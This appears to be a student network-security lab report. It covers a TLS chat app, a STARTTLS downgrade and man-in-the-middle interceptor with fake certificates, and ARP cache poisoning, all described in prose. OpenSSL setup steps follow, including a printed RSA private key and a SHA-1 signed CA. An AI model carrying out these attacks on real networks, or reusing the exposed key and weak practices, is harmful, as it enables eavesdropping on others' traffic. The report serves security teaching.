Program Design

1.Secure_chat.py:

Overview:

It uses TCP socket to establish TCP connection between client and server, on request by client it establishes TLS connection between client and server on existing TCP connection. This file consists of code for both server and client side. Using threads we made a chat application full duplex, so at any time client and server can send/receive messages.

Flow:

Server side:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between server and client.
- After accepting the connection from the client, the server receives the *chat_hello* message from client, server sends *chat_reply* message to client.
- Then reader thread, writer thread, and dispatch thread starts.
- Reader thread handles incoming messages and adds them into messageQueue, similarly write thread handles outgoing messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.
- On receiving message *chat_STARTTLS,* server can send *chat_STARTTLS_ACK* if server wants to have TLS connection so from this point TLS connection is started, if server doesn't want to have TLS connection then server can send *chat_STARTTLS_NOT_SUPPORTED*
- So now serverTLS() function is called which creates an ssl socket id, by providing the server's certificate and key.
- So using this TLS handshake is done between client and server.
- This function sets a key log file which is *server_keylog.txt* which has a pre master secret key, which can be used in wireshark to see encrypted messages in plaintext.
- Then again reader, writer and dispatched threads start as described earlier but now messages are encrypted instead of plain text.

Client side:

- Client socket is created and connected to server using server ip and server port, which creates TCP connection between client and server.
- Client sends *chat_hello* to server and gets *chat_reply* from server.
- Then reader thread, writer thread, and dispatch thread starts.

- Reader thread handles incoming messages and adds them into messageQueue, similarly write thread handles outgoing messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.
- To start TLS connection client need to send *chat_STARTTLS* and if server agrees upon that server sends *chat_STARTTLS_ACK,* and if server doesn't want to establish TLS connection
- On receiving message *chat_STARTTLS,* server can send *chat_STARTTLS_ACK* if server wants to have TLS connection, so from this point TLS connection is started, and if server sends *chat_STARTTLS_NOT_SUPPORTED,* means TLS connection will not established.
- If a client sends/receives a chat_close message then all of the threads will terminate and the chat application will close.
- On receiving *chat_STARTTLS_ACK* clientTLS() function is called.
- clientTLS() function which creates ssl socket id by providing client certificate and client's key.
- So using this TLS handshake is done between client and server.
- Then reader, writer and dispatcher threads start which works as described above.
- So now all sending/receiving messages are encrypted, so chat is secured now.

2. Secure_chat_interceptor.py

Overview:

It uses a TCP socket to establish TCP connection between Alice and Bob. On receiving TLS connection setup request from Alice, it can either drop the chat_STARTTLS message and send chat_STARTTLS_NOT_SUPPORTED to Alice so that the conversation continues to be in unencrypted mode (Downgrade attack), or it can forward the request to Bob and supply fake certificates to both Alice and Bob so that it can decrypt and encrypt messages sent by either of the party(Man in the middle attack). This file consists of code for both server and client side. Using threads we made a chat application full duplex, so at any time client and server can send/receive messages.

Downgrade Attack:

Flow:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between Trudy and Alice.
- After accepting the connection from Alice, a client socket is created and connected to Bob using Bob ip and Bob port, which creates TCP connection between Trudy and Bob.
- Then the reader thread and dispatch thread starts.

- Reader thread handles incoming messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- The dispatcher thread takes messages from Alice and forwards them to Bob, similarly it forwards the messages from Bob to Alice
- The dispatcher thread checks if for ‘chat_STARTTLS’ message and drops it and sends ‘chat_STARTTLS_NOT_SUPPORTED’ immediately to Alice after it finds the match.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.

Man in the middle attack

Flow:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between Trudy and Alice.
- After accepting the connection from Alice, a client socket is created and connected to Bob using Bob ip and Bob port, which creates TCP connection between Trudy and Bob.
- Then the reader thread and dispatch thread starts.
- Reader thread handles incoming messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- The dispatcher thread takes messages from Alice and can forward edit or drop the message.
- If Trudy receives a ‘chat_STARTTLS’ message, it can further forward the message or can drop the packet and send ‘chat_STARTTLS_NOT_SUPPORTED’ to Alice.
- If Trudy decides to forward the message to Bob, it starts a TLS connection with Alice and Bob. It sends fake alice certificate to Bob and similarly sends fakebob certificate to Alice.
- Hence two TLS connections are established i.e between Alice, Trudy and between Trudy and Bob.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.

3. attacker.py

Overview:

The objective of this code is to perform Man in the Middle Attack using ARP cache poisoning. attacker.py uses ARP packets to poison the ARP caches of Alice and Bob. It continuously sends false ARP responses to Alice and Bob. Alice's ARP cache now contains the MAC address of Trudy mapped against the IP address of Bob and Bob’s ARP cache contains the MAC address of Trudy mapped against the iP address of Alice.

Flow:


- The actual MAC addresses of Alice and Bob are obtained by sending ARP requests.
- For sending the ARP request, an ARP packet is created by concatenating the broadcast frame and ARP packet with the required destination IP address.
- After obtaining the IP addresses of the hosts, false ARP responses are sent to the hosts impersonating the other host.
- False ARP responses are continuously sent by the attacker to the hosts to prevent the ARP caches of the hosts from recovering.
- The IP routing tables are modified so that the attacker, Trudy, can get access to the packets that are sent by Alice.
- Executing the server code on the Trudy machine can now read all the information sent by Alice.
- The false ARP packets are flooded as long as there is no interruption. When an exception occurs, ARP responses with actual source and destination IP and MAC addresses are sent to both the hosts.

Task 1

Send openssl_users.conf to Alice


After the CA directory has been created, we will create a public private key pair for the CA using the following command.

openssl ecparam -name brainpoolP512r1 -genkey -noout -out CA.pem




Create certificate signing request of the certificate authority using the following command.

openssl req -config openssl_ca.conf -new -key CA.pem -out ca-self.csr




Following is the CSR created





The generated certificate signing request should be self-signed by the certificate authority.

openssl ca -out root.crt -keyfile CA.pem -selfsign -config openssl_ca.conf -in ca-self.csr -md sha1



Following is CA certificate generated





CA certificate is uploaded in the root store of Alice, so that Alice can verify the certificate of Bob using the CA certificate from the root store.

```
root@ns06:/home/ns# cp ca-certificate.crt /var/snap/lxd/common/lxd/sto
rage-pools/default/containers/alice1/rootfs/root
root@ns06:/home/ns#
```


Alice


```
root@alice1:~# openssl genrsa -out alice.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................+++++
.....................................................+++++
e is 65537 (0x010001)
root@alice1:~# cat alice.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAqMLKJLtxHex3QZYUkhCHlKv1EDFijCca43boVCsVqC0vsuOV
YdzBfKy/Z0aayV4aOExsNH9YemmZfYNyO9jdWi3QOFSp66TnoVwbpH9MWhsZF1W+
rvi6UDYexqSBv8zFpBP+f58HPos+Add7/XGkk4A5r4IWgLpKe3PAGKcitFToBVXm
7aFn+Gs0BZJ6qDs1v0FVoIGTg514Pwlemc+lGDXbP1RuYIWYv5IMv+0dD2hyvQnt
4bfBS6W+Mw2/7rzd82AXDuQcmv2ZKt4J5/Rhb34xx0/XlwhPuta/1892bETdfPUS
ltefuGtHUh/6YEQXhs8wJHh4oZaTT0BzrYj43QIDAQABAoIBAQCbbgxPmHOuY8PS
nC+F98NnopiquVFSVBHnvfRs0OG5aySrVgCXiYKLGW+P5u9Y11q+z2Q5VbBfzjKX
7yCfDjWQgPFtcEyvw8myS+sJrlTcCGkrnMVq0ZqHldDyk0ENLcQ6Qk/7qrQ5XnVV
rOl9m9VAJLD8fIvNM8a1vP4Htqe3/ZxzKtOy7JWL6ihs6XHdLmYlwyXXA9sUnClP
3OO7TOwoNqD9hZzw1zYwCZD0OHMHmJ7XP4GkAxJc/QMvs4vGP19Du4qITAFCfpsI
6jgtC3KY0jz41MxaP5PdcBlWy1zS9tnNJq6kFtfgtEfel57co7TXBigFI15MUTs/
```

Alice


```
3OO7TOwoNqD9hZzw1zYwCZD0OHMHmJ7XP4GkAxJc/QMvs4vGP19Du4qITAFCfpsI
6jgtC3KY0jz41MxaP5PdcBlWy1zS9tnNJq6kFtfgtEfel57co7TXBigFI15MUTs/
dRhsnlbhAoGBANEdbY5xYKgJWXGUdWPWYJzNRoBMyyAV1IKoiYd0r9PpOEreSeo1
+T3xYYbEGxatbcdsQOUxMFjKnKj/KuX4cY0bohXWGMHhO9M0A5/ffgLNk1TuHlBF
bCs3zfQBOBZ6SpSLjjyZnJCNPa7N5ZS6CWQA3nu/fOi3TuDDvJzAlZy/AoGBAM6Z
KOKFaarCc/e/2032H6oP5n592KSosLVXf9vtpXf+j5ewts0Wemj1Evdi5J8iYRwZ
P9F4jwyfPFDmKI/0JK4rmssFDsQm13cDAv1TQxpzEui+pyQcuw+FoVDQS1tWfvbI
NXxnItm7MTlMJPbZwfkRT5w49h5r5MtG36dqqmVjAoGAFQvlLuTyWXc3bVsHxZiZ
+K4gXmFcQEpyLQRRczSnTai3ZbGhttTf1QAqVKoAH/QsjFm03lxpBUa/JbMo2iR7
KTySv6fgrgLBRqyBgOG5iQavwWiF3IZgMKlZLSnCP2DniLPTCP5c55+PibxnUuS2
dT4xJjtLkxB/+9c3cH9hj3kCgYEAltEUGZjO9IsTYU67Z4Q+xUTqPHjeCAXlSdxg
SEqJurkoVdH5AGpiXfBaMiINR2YvgfWksuPReaNcwqnh/oR5qnPGgmJkzyiTrhuS
uR9pIwvSR/m1xhT7MW+ZvYbxG/JeqQSqlvArbsrKOkutyE5a3dmXRjIG6VpWIVbR
ukORtIUCgYEApKdcfAud0/OT7pfiLjiiEqZAXpqPw+vTBKfg4kllREH59WJGAoI6
38J/ZzIrHVIrTBViX8IT0uTXUEJ6L1P2lrCmf+Wz7b5cMJSzTaawMt9gtEH8d8xc
JWnVx+T+V59PCxcFD6/KcnuO+O6d9qaQtQVH7cFJ5yE61DUGhzVP6ZI=
-----END RSA PRIVATE KEY-----
root@alice1:~#
```


Alice will generate it’s CSR






Following is the CSR generated by the Alice


Alice
root@alice1:~# openssl req -text -noout -verify -in alice.csr
verify OK
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = ww
w.alicechats.com, emailAddress = alicechats@gmail.com, subjectAltName
= web.alicechats.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public-Key: (2048 bit)
Modulus:
00:a8:c2:ca:24:bb:71:1d:ec:77:41:96:14:92:10:
87:94:ab:f5:10:31:62:8c:27:1a:e3:76:e8:54:2b:
15:a8:2d:2f:b2:e3:95:61:dc:c1:7c:ac:bf:67:46:
9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:
72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:
1b:a4:7f:4c:5a:1b:19:17:55:be:ae:f8:ba:50:36:


Alice
87:94:ab:f5:10:31:62:8c:27:1a:e3:76:e8:54:2b:
15:a8:2d:2f:b2:e3:95:61:dc:c1:7c:ac:bf:67:46:
9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:
72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:
1b:a4:7f:4c:5a:1b:19:17:55:be:ae:f8:ba:50:36:
1e:c6:a4:81:bf:cc:c5:a4:13:fe:7f:9f:07:3e:8b:
3e:01:d7:7b:fd:71:a4:93:80:39:af:82:16:80:ba:
4a:7b:73:c0:18:a7:22:b4:54:e8:05:55:e6:ed:a1:
67:f8:6b:34:05:92:7a:a8:3b:35:bf:41:55:a0:81:
93:83:9d:78:3f:09:5e:99:cf:a5:18:35:db:3f:54:
6e:60:85:98:bf:92:0c:bf:ed:1d:0f:68:72:bd:09:
ed:e1:b7:c1:4b:a5:be:33:0d:bf:ee:bc:dd:f3:60:
17:0e:e4:1c:9a:fd:99:2a:de:09:e7:f4:61:6f:7e:
31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:
dd:7c:f5:12:96:d7:9f:b8:6b:47:52:1f:fa:60:44:
17:86:cf:30:24:78:78:a1:96:93:4f:40:73:ad:88:
f8:dd
Exponent: 65537 (0x10001)



